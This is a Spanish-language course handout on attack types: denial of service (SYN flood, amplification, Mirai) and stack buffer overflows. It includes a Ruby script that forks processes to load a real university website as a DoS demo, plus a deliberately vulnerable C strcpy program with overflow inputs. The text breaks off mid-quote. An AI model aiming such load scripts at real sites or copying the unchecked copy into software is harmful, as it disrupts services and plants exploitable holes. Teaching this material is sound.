Tipos de ataque

En este documento haremos una exploración de los tipos de ataque a que están sujetos los sistemas y redes

- **Sitio:** UNLVIRTUAL
- **Curso:** 2017 - TEC Universitaria en Software Libre - Seguridad en el desarrollo de software
- **Este documento:** Este deocumento fue traducido del HTML que genera Moodle empleando la cómoda herramienta Turndown. Queda también registrada en el repositorio Git la copia en HTML, tal vez menos cómoda para manipular, pero que está mejor validada que ésta :-/

Tabla de contenidos

Denegación de servicio (DoS)

La denegación de servicios (típicamente descrita como DoS) es un tipo de ataque *con todas las de la ley* — La disponibilidad es, como ya vimos, una de las tres propiedades de la seguridad de la información. Toda definición de seguridad con la que elijamos trabajar debe considerar a la denegación de servicio.

La denegación de servicio tiene la particularidad de que es un ataque *limitado en el tiempo* — Mientras el atacante lo sostenga, se puede registrar una afectación; una vez que deje de hacerlo, y siempre y cuando éste no haya servido como *puerta de entrada* para otro tipo de ataque, las cosas volverán a la normalidad.

Técnicas

La denegación de servicio consiste en que el atacante sature *alguno de los recursos* involucrados en la atención de un servicio — Si bien muchas veces pensamos directamente en saturar el ancho de banda, veremos algunos otros ejemplos.

Tradicional, sencillo o directo

Los primeros ataques de denegación de servicio se orientaban a saturar el ancho de banda del contrincante. Esto es, si yo tengo control de una computadora en una red con gran ancho de banda, puedo saturar el enlace de cualquiera que tenga una salida menor — Y esto no tiene mayor *chiste* o complicación: Sólo tengo que enviar suficientes paquetes como para atropellar al destino.

Este tipo de ataque resulta, afortunadamente, bastante fácil de limitar. En primer lugar, es poco probable que el actor malicioso sea el administrador legítimo de dicha red; si hay un pico de tráfico suficiente para saturar a la víctima, probablemente sea suficiente para alertarlo; un administrador de sistemas responsable bloqueará el ataque. A fin de cuentas, este ataque resulta *caro* para el emisor.

La víctima de un ataque de este tipo no puede hacer mucho *por sí solo*: Dado que la capacidad de la red está saturada hasta el punto donde comienza a tener control, su único curso posible de acción es contactar

a su proveedor de servicios solicitando que bloquee al ataque; si el ataque proviene de un punto único puede también buscar contacto con el proveedor de servicios del emisor.


Consumo de recursos

Una manera sencilla y mucho más económica de realizar un ataque que consuma más recursos del receptor que los del emisor. Esto puede hacerse a muy distintos niveles; presento un par de ejemplos

Pila (*stack*) de red

La mayor parte de los servicios en Internet se realizan empleando el protocolo TCP/IP. Este es un protocolo *orientado a conexión*, que establece un canal o circuito virtual para cada comunicación entrante que recibe el servidor, garantizando la entrega ordenada y confiable de todos los paquetes que forman parte de un flujo. Un circuito TCP/IP se identifica mediante cuatro valores: La dirección IP origen, la dirección IP destino, el puerto origen y el puerto destino. El puerto destino típicamente identifica la naturaleza del servicio solicitado (por ejemplo, HTTP normalmente responde por el puerto 80, HTTPS por el 443, SSH por el 22, etc.)


El punto clave de este ataque, conocido como *SYN flood* (*inundación de SYN*) es el establecimiento de sesión: Un canal TCP/IP se establece emplenado el *saludo de tres pasos*:



El cliente manda una solicitud de canal (indicando la bandera `SYN` del paquete TCP/IP), a lo que el servidor, si está dispuesto a establecer una comunicación en ese puerto, responde con las banderas `SYN` y `ACK`; el cliente entonces responde con `ACK`, y puede comenzar a utilizar el canal.

El ataque consiste en que el atacante envía una gran cantidad de solicitudes `SYN`, para después *olvidarse* de ellas: El servidor asigna un espacio en memoria a cada conexión, y debe reservar ese espacio por un tiempo pertinente (*timeout*, típicamente algunas decenas de segundos).

Si un atacante crea suficientes solicitudes para saturar la tabla de conexiones, cualquier conexión nueva será rechazada:



Este tipo de ataque resulta muy barato para el atacante, y en sus inicios resultaba muy difícil de detectar para la víctima; el consumo de recursos (CPU, memoria) se mantiene bajo, el resto de la red funciona con normalidad... Pero el servidor está caído para fines prácticos.

Este tipo de ataque tiene ya más de 20 años, por lo que ya resulta bastante simple de detectar y prevenir. Hay técnicas híbridas, como la que emplea Slowloris) (*exploit* liberado en 2009), en que el atacante abre una cantidad no demasiado grande (varios cientos) de solicitudes a un servidor vulnerable, y avanzando *muy lentamente* con la solicitud para que el servidor no cierre la comunicación por *timeout*.

Aplicación

El enfoque de nuestro curso es la seguridad en el *desarrollo de aplicaciones*. Vamos a comenzar a entrar en materia.

Hoy en día, si quisiera realizar un ataque DoS dirigido, intentaría hacerlo atacando una la aplicación vulnerable en específico. Claro, requiere *conocimiento relativamente profundo* del sistema que estoy atacando, como cualquier ataque *real*.

Limitemos este discurso a las aplicaciones Web: Cuando voy cargando las distintas páginas o componentes de un proveedor, no todas toman el mismo tiempo. Posiblemente hay muchas páginas que son mayormente estáticas, mientras otras requieren de una serie de consultas a la base de datos u otros cálculos. Entre más tiempo demore la generación de una página Web, más vulnerable es a abuso; si comenzamos a saturar a un sistema con solicitudes, se produce un efecto de cuello de botella que lleva a cada vez mayores demoras. Les presento un ejemplo muy sencillo, con fines mera y netamente académicos. Consideren el siguiente código en Ruby:

```
require 'open-uri'
5.times { fork() }
t1=Time.now open('https://www.unlvirtual.edu.ar/').read
t2=Time.now
# Reportar el tiempo que tomó: usec reporta en microsegundos, sec
# en segundos...
t1_s = (t1.sec*1000000 + t1.usec)
t2_s = (t2.sec*1000000 + t2.usec)
puts (t2_s - t1_s) / 1000000.to_f
```

El corazón de mi "ataque" es la llamada a `fork`, fundamental en todos los sistemas tipo Unix: *bifurca* al proceso, teniendo por efecto que a cada invocación se duplique el número de programas que hacen lo mismo. Si un sólo proceso intenta obtener la página raíz de la UNL virtual, le toma (desde mi ubicación actual) del órden de 2.5 segundos. Cuando lo hago 32 veces ($2^5 = 2 \times 2 \times 2 \times 2 \times 2 = 32$), el tiempo se incrementa hasta los 12-14 segundos. Eso sí, ni bien "suelto" mi ataque, el tiempo vuelve a lo normal.

Este ataque resulta sencillo de realizar, muy barato (lo estoy haciendo desde mi casa), y puede llevar a tumbar fácilmente *el acceso* a la infraestructura de la UNL. Pero los patrones de uso resultan muy fáciles de detectar, y el administrador de sistemas de la UNL puede muy fácilmente bloquear las conexiones entrantes desde mi dirección IP.

Mediante amplificación y reflexión

Esta técnica aprovecha el encadenamiento de dos debilidades en el diseño de Internet:

En primer término algo que, de diseñarse Internet hoy en día, sería visto como un grave fallo: Los paquetes IP *confían en la buena voluntad* tanto del cliente como del servidor, y no hacen validación alguna de identidad (en todo caso, podría decirse que la *delegan* a capas superiores). Esto significa que *nada asegura* que un paquete venga de donde dice venir: El diseño de Internet asume que si a mi ruteador llega un paquete que dice ir de la red *A* a la red *B*, éste debe ponerlo en el camino que considera más apto para llegar a la red *B* — Incluso si no tiene sentido que pasen por mi equipo. Llamemos a esto la capacidad de *reflexión*.

En segundo término, la naturaleza de diversos protocolos conlleva que, si bien una solicitud es muy corta, su respuesta puede ser mucho mayor. Llamemos a esto la capacidad de *amplificación*.

Si han desarrollado sus habilidades para *pensar como atacante*, no hace falta que les diga cuánto vale 2+2: Si puedo efectuar solicitudes a nombre de un tercero, y cada una de sus respuestas puede ser varios órdenes de magnitud superior a la solicitud... Tengo un mecanismo ideal para saturar la red de mi víctima. Para mayores datos, los refiero al documento de US-CERT, UDP-based amplification attacks; protocolos

fundamentales para el funcionamiento de Internet, como NTP y DNS, permiten la amplificación de tráfico por un factor superior a 500 y superior a 50 respectivamente.

Estos ataques resultan mucho más difíciles de prevenir: Al ser ataques de *reflexión*, no podemos impedir que el atacante los lleve a cabo pues la *lluvia* de datos que recibimos no viene de éste, sino de terceros. Y si bloqueamos desde el proveedor de servicios a todos quienes aparentemente nos *ahogan* de paquetes, nuestro atacante podría engañarnos para que bloqueemos a algún servicio importante para nosotros.

La mitigación va llegando poco a poco a todos nosotros, pero requiere de la cooperación de administradores de redes de todo el mundo: Si configuro mis redes para que *no permitan el ruteo* de paquetes que no tienen nada que hacer ahí, estoy evitando que mi red sea *utilizada como reflector*: No me estoy salvando de estos ataques, pero estoy ayudando a los demás. Poco a poco, cada vez más administradores de redes adoptamos estas políticas, a pesar de que contravienen al diseño original de la red.

Negación de servicio distribuida (DDoS)

Claro está, no podemos hablar de negación de servicio sin mencionar la negación de servicio distribuida (DDoS). A pesar de su relativa importancia, no voy a entrar en mayores detalles respecto a esta — Basta mencionar que, para llevar a cabo este tipo de ataque, el atacante da un *gran* paso de sofisticación, y *recluta* a una red de *zombies* (bot-nets) para llevar a cabo su sucia tarea; típicamente, esto significa que el atacante se hace de grandes cantidades de computadoras sin la autorización de sus propietarios, explotándolas con virus o troyanos (en el caso de sistemas de escritorio o dispositivos celulares / móviles), o utilizando las credenciales de administración de fábrica (en el caso de dispositivos inteligentes, *Internet-of-Things*).

Y no voy a entrar en más detalles en esto, porque cada miembro de las *bot-nets* normalmente efectúa algún tipo de ataque como los que ya describimos. La escala de los DDoS es... Mucho mayor que industrial: A fines del 2016 se presentaron los ataques DDoS más grandes de que se tiene registro: El ataque al servidor de nombres DynDNS del 21 de octubre *tumbó* de la red a servicios como PayPal, Twitter, Reddit, GitHub, Amazon, Netflix y Spotify. Un par de días más tarde, el 4 de noviembre, la red de Liberia (África occidental) fue atacada; hay reportes contradictorios indicando que *tumbó* al país entero, o que no fue así... Pero estamos hablando de *ataque sostenidos de 600Gbps*. 600 gigabits por segundo. Y ambos ataques se hicieron utilizando la *botnet* Mirai.

Y vale la pena hablar de Mirai: En primer lugar, el código fuente de Mirai está disponible y probablemente les resultará interesante revisar qué y cómo es lo que hizo. En segundo lugar, basa su funcionamiento en atacar a los ya *millones* de equipos de *Internet de las cosas* (*IoT*) que son conectados a red en su configuración default — Aquí tienen la lista de contraseñas que intenta, ni siquiera es que efectúe grandes *hacks*. Y esto sí que vale la pena tenerlo en cuenta para el resto del desarrollo de esta materia.

Si bien está en inglés, vale la pena revisar el artículo Breaking Down Mirai: An IoT DDoS Botnet Analysis, Eduardo Arcos escribe al respecto en español: El Internet de las Cosas fue usado para el último gran ataque DDoS y no podemos hacer nada para impedirlo.

Precisiones y puntos adicionales


¿Y qué es lo que se ataca cuando se hace una denegación de servicio?

Si bien es un objetivo relativamente frecuente y, hasta cierto punto, sencillo de obtener (no requiere demasiado conocimiento de lo que ocurre *detrás*), no tiene por qué verse como objetivo único de un atacante la *presencia* o *ausencia* del servicio provisto por la víctima.

DoS a puntos sensibles

Pueden atacarse puntos "quirúrgicos" sensibles a la denegación de servicio. Por ejemplo, una configuración común para protegerse de estos escenarios (o de mantener una respuesta ágil en un servicio con alta demanda) es el empleo de un *cluster* de servidores Web: Muchas computadoras que hacen la tarea pesada de manipulación de la información, pero dependen de una única base de datos; es una configuración fácil

de lograr, y que brinda beneficios tangibles a relativamente bajo costo; lo ilustra la siguiente imagen (de un bonito artículo acerca de clusters de balanceo de cargas en MSDN):




En este caso, puede ser dificil atacar a los servidores de aplicación; podrían tener cada uno una salida independiente a red o incluso estar geográficamente separados. Pero se mantiene como punto único vulnerable (en inglés es frecuente referirse a éste como *Single Point of Failure* o *SPoF*) el servidor de base de datos. Claro, éste típicamente está oculto a los atacantes, en la red local o en una dirección no divulgada; pueden comparar la complejidad de este escenario con el de un cluster (simple) de alta disponiblidad, como el que presenta la Wikipedia:

![Cluster de alta disponibilidad]

DoS a sistemas compuestos

Hoy en día, esto puede verse bajo una luz que puede resultar mucho más preocupante si consideramos la cantidad de sitios *compuestos* de funcionalidad provista por varios. Y consideren para esto lo importante que se ha vuelto el modelo de negocios de *SaaS*: *Software como un Servicio* (*Software as a Service*).

¿A qué me refiero? Tomen su sitio Web favorito, y ábranlo desde Firefox. Entren a la consola, ya sea con la tecla *F12* o dando con botón sobre el texto, y seleccionando *Inspeccionar elemento*. Vayan a la pestaña de *Red*, y carguen el sitio Web en cuestión. Verán algo como lo siguiente:



En el caso de mi ejemplo, *unlvirtual.edu.ar* es una página portada de una institución académica — Tal vez no haya mucho que atacar, pero pueden ver que para presentar la página Web básica se requirieron *156 solicitudes* diferentes. Casi todas ellas son del mismo dominio, muy probablemente del mismo servidor Web, aunque haciéndolo ustedes mismos podrán encontrar por lo menos a cinco dominios más.

En un sistema complejo, probablemente encuentren más dominios. Y, pensando como atacante, ¿de qué me sirve esto? Que puedo identificar cuáles son las fuentes de información y los servicios que *acomodan* la información en la página. ¿Cuáles de estos son necesarios para brindar la información que está dando la página? ¿Cuáles podrían tener el impacto que espero, en caso de que no pueda atacar al sitio principal?

Modelos de falla

Y llegamos a un punto muy importante para cerrar el tema, y para vincularlo con el tema de la seguridad en el desarrollo de software: ¿Bajo qué *modelo de falla* está operando un sistema? Esto es, ¿qué opera cuando uno de los servicios no está disponible? ¿El servicio *falla abierto* o *falla cerrado*? Ojo: No hay una respuesta única, y ambos modelos tienen su lugar. Pero, como desarrolladores, debemos estar bien atentos a lo que decimos.

Cuando un servicio *falla abierto*, hace una solicitud a un proveedor remoto, pero si éste no puede responder, la da por exitosa. Imaginen que nuestro sistema depende de un sistema de *autenticación* y de uno de *autorización* centralizados e independientes. Esto es más frecuente de lo que podría parecer. Por ejemplo, ¿cómo se ve un sistema de autenticación centralizado?

Esta práctica (que no es de mi gusto, pero es ya muy común hoy en día) *delega la autenticación* en autoridades confiables externas, pero necesariamente deja la autorización en nuestras manos (dado que, fuera de validar la *autenticación*, Facebook y Google no saben nada acerca de lo que quiera hacer el sitio de donde copié esto).

¿Qué pasa si por alguna razón el sitio Web en cuestión recibe una autenticación exitosa, pero no recibe respuesta de su servicio de autorización? ¿El usuario debe ser visto como válido (*fallo abierto*) o inválido (*fallo cerrado*)?

Desde un punto de vista de seguridad de la información, la respuesta *casi siempre* debe ser la de un cuidadoso fallo cerrado. Desde un punto de vista de usabilidad / amigabilidad, es un mucho más gris *depende*.

Desbordamientos

Una de las categorías más conocidas es la de los *desbordamientos*. Presento aquí sólo tres ejemplos; para hablar de *desbordamientos de buffer* (y en particular, desbordamientos de pila o *stack overflow*) reproduzco la sección *consideraciones de seguridad* de mi libro Fundamentos de sistemas operativos; probablemente encuentren algunas referencias rotas a secciones o bibliografía, ahí podran encontrar el material completo.

Los desbordamientos son diferentes maneras en que puede fallar el almacenamiento de información que, por alguna razón, es superior al espacio o capacidad que tiene asignada.

Desbordamiento de buffer

Para una cobertura a mayor profundidad del material presentado en esta sección, se sugiere estudiar los siguientes textos:

- Smashing The Stack For Fun And Profit (Aleph One, 1996)
- The Tao of Buffer Overflows (Enrique Sánchez, inédito, reproducido con autorización)

Desbordamientos de buffer (*buffer overflows*)

Una de las funciones principales de los sistemas operativos en la que se ha insistido a lo largo del libro es la de implementar protección entre los procesos pertenecientes a diferentes usuarios, o ejecutándose con distinto nivel de privilegios. Y si bien el enfoque general que se ha propuesto es el de analizar por separado subsistema por subsistema, al hablar de administración de memoria es necesario mencionar también las implicaciones de seguridad que del presente tema se pueden desprender.

En las computadoras de arquitectura von Neumann, todo dato a ser procesado (sean instrucciones o datos) debe pasar por la memoria, por el *almacenamiento primario*. Sólo desde ahí puede el procesador leer la información directamente.

A lo largo del presente capítulo se ha mencionado que la **MMU** incluye ya desde el hardware el concepto de *permisos*, separando claramente las regiones de memoria donde se ubica el código del programa (y son, por tanto, ejecutables y de sólo lectura) de aquéllas donde se encuentran los datos (de lectura y escritura). Esto, sin embargo, no los pone a salvo de los *desbordamientos de buffer* (*buffer overflows*), errores de programación (típicamente, la falta de verificación de límites) que pueden convertirse en vulnerabilidades; citando a Theo de Raadt, autor principal del sistema operativo OpenBSD, todo error es una vulnerabilidad esperando a ser descubierta.

La *pila de llamadas* (stack)

Recordando lo mencionado en la sección \ref{MEM_espacio_en*memoria}, en que se presentó el espacio en memoria de un proceso, es conveniente profundizar un poco más acerca de cómo está estructurada la _pila de llamadas* (*stack*).

El *stack* es el mecanismo que brinda un sentido local a la representación del código estructurado. Está dividido en *marcos de activación* (sin relación con el concepto de marcos empleado al hablar de memoria virtual); durante el periodo en que es el marco *activo* (esto es, cuando no se ha transferido el control a ninguna otra función), está delimitado por dos valores, almacenados en registros:

- **Apuntador a la pila:** (*Stack pointer*, **sp**) Apunta al *final actual* (dirección inferior) de la pila. En arquitecturas x86, emplea el registro `ESP`; cuando se pide al procesador que actúe sobre el *stack* (con las operaciones `pushl` o `popl`), lo hace sobre este registro.
- **Apuntador del marco:** (*Frame pointer*, **fp**, o *Base local*, **lb**) Apunta al *inicio* del marco actual, o lo que es lo mismo, al final del marco anterior. En arquitecturas x86, emplea el registro `EBP`.

A cada función a la cual va entrando la ejecución del proceso, se va creando un *marco de activación* en el *stack*, que incluye:

- Los argumentos recibidos por la función.
- La dirección de retorno al código que la invocó.
- Las variables locales creadas en la función.

Con esto en mente, es posible analizar la traducción de una llamada a función en C a su equivalente en ensamblador, y en segundo término ver el marco del *stack* resultante:

```
void func(int a, int b, int c) {
    char buffer1[5];
    char buffer2[10];
}
```

```
void main() {
    func(1,2,3);
}
```


Y lo que el código resultante en ensamblador efectúa es:

1. El procesador *empuja* (`pushl`) los tres argumentos al *stack* (`ESP`). La notación empleada (`$1`, `$2`, `$3`) indica que el número indicado se expresa de forma literal. Cada uno de estos tres valores restará 4 bytes (el tamaño de un valor entero en x86-32) a `ESP`.
2. En ensamblador, los nombres asignados a las variables y funciones no significan nada. La llamada `call` no es lo que se entendería como una llamada a función en un lenguaje de alto nivel —lo que hace el procesador es *empujar* al *stack* la dirección de la siguiente instrucción, y cargar a éste la dirección en el fuente donde está la etiqueta de la función (esto es, transferir la ejecución hacia allá).
3. Lo primero que hace la función al ser invocada es asegurarse de saber a dónde volver: *empuja* al *stack* el viejo apuntador al marco (`EBP`), y lo reemplaza (`movl`) por el actual. A esta ubicación se le llama `SFP` (*Saved Frame Pointer*, *apuntador al marco grabado*)

4. Por último, con `subl`, resta el espacio necesario para alojar las variables locales, `buffer1` y `buffer2`. Notarán que, si bien éstas son de 5 y 10 bytes, está recorriendo 20 bytes —esto porque, en la arquitectura x86-32, los accesos a memoria deben estar *alineados a 32 bits*.

   ```
   ; main
       pushl $3
       pushl $2
       pushl $1
       call func
   func:
       pushl %ebp
       movl %esp,%ebp
       subl $20,%esp
   ```

La siguiente figura ilustra cómo queda la región inferior del *stack* (el espacio de trabajo de la función actual) una vez que tuvieron lugar estos cuatro pasos.



C y las funciones de manejo de cadenas

El lenguaje de programación C fue creado con el propósito de ser tan simple como sea posible, manteniéndose tan cerca del hardware como se pudiera, para que pudiera ser empleado como un lenguaje de programación para un sistema operativo portable. Y si bien en 1970 era visto como un lenguaje relativamente de alto nivel, hoy en día puede ubicarse como el más bajo nivel en que programa la mayor parte de los desarrolladores del mundo.

C no tiene soporte nativo para *cadenas* de caracteres. El soporte es provisto mediante *familias* de funciones en la biblioteca estándar del lenguaje, que están siempre disponibles en cualquier implementación estándar de C. Las familias principales son `strcat`, `strcpy`, `printf` y `gets`. Estas funciones trabajan con cadenas que siguen la siguiente estructura:

- Son arreglos de 1 o más caracteres (`char`, 8 bits).
- *Deben* terminar con el byte de terminación **nul** (`\0`).

El problema con estas funciones es que sólo algunas de las funciones derivadas implementan verificaciones de límites, y algunas son incluso capaces de crear cadenas ilegales (que no concluyan con el terminador `\0`).

El problema aparece cuando el programador no tiene el cuidado necesario al trabajar con datos de los cuales no tiene *certeza*. Esto se demuestra con el siguiente código vulnerable:

```
#include <stdio.h>
int main(int argc, char **argv) {
    char buffer[256];
    if(argc > 1)
        strcpy(buffer, argv[1]);
    printf("Escribiste %s\n", buffer);
    return 0;
}
```

El problema con este código reside en el `strcpy(buffer, argv[1])` —dado que el código es recibido del usuario, no se tiene la *certeza* de que el argumento que recibe el programa por línea de comandos (empleando `argv[1]`) quepa en el arreglo `buffer[256]`. Esto es, si se ejecuta el programa ejemplo con una cadena de 120 caracteres:


```
$ ./ejemplo1 `perl -e 'print "A" x 120'`
Escribiste: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
$
```

La ejecución resulta exitosa. Sin embargo, si se ejecuta el programa con un parámetro demasiado largo para el arreglo:

```
$ ./ejemplo1 `perl -e 'print "A" x 500'`
Escribiste: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Segmentation fault
$
```

De una falla a un ataque

En el ejemplo recién presentado, parecería que el sistema *atrapó* al error exitosamente y detuvo la ejecución, pero no lo hizo: el `Segmentation fault` no fue generado al sobreescribir el buffer ni al intentar procesarlo, sino después de terminar de hacerlo: al llegar la ejecución del código al `return 0`. En este punto, el *stack* del código ejemplo luce como lo presenta la siguiente figura:



Para volver de una función a quien la invocó, incluso si dicha función es `main()`, lo que hace `return` es restaurar el viejo `SFP` y hacer que el apuntador a siguiente dirección *salte* a la dirección que tiene en `RET`. Sin embargo, como se observa en el esquema, `RET` fue sobreescrito por la dirección `0x41414141` (`AAAA`). Dado que esa dirección no forma parte del espacio del proceso actual, se lanza una excepción por violación de segmento, y el proceso es terminado.

Ahora, lo expuesto anteriormente implica que el código *es demostrado vulnerable*, pero no se ha *explotado* aún. El siguiente paso es, conociendo el acomodo exacto de la memoria, sobreescribir únicamente lo necesario para alterar el flujo del programa, esto es, sobreescribir `RET` con una dirección válida. Para esto, es necesario conocer la longitud desde el inicio del buffer hasta donde terminan `RET` y `SFP`, en este caso particular, 264 bytes (256 del buffer más cuatro de `RET` más cuatro de `SFP`).

Citando al texto de Enrique Sánchez,

> ¿Por qué ocurre un desbordamiento de *stack*? Imagina un vaso y una botella de cerveza. ¿Qué ocurre si sirves la botella completa en el vaso? Se va a derramar. Imagina que tu variable es el vaso, y la entrada del usuario es la cerveza. Puede ocurrir que el usuario sirva tanto líquido como el que cabe en el vaso, pero puede también seguir sirviendo hasta que se derrame. La cerveza se derramaría en todas direcciones, pero la memoria no crece de esa manera, es sólo un arreglo bidimensional, y sólo crece en una dirección.
>
> Ahora, ¿qué más pasa cuando desbordas un contenedor? El líquido sobrante va a mojar la botana,

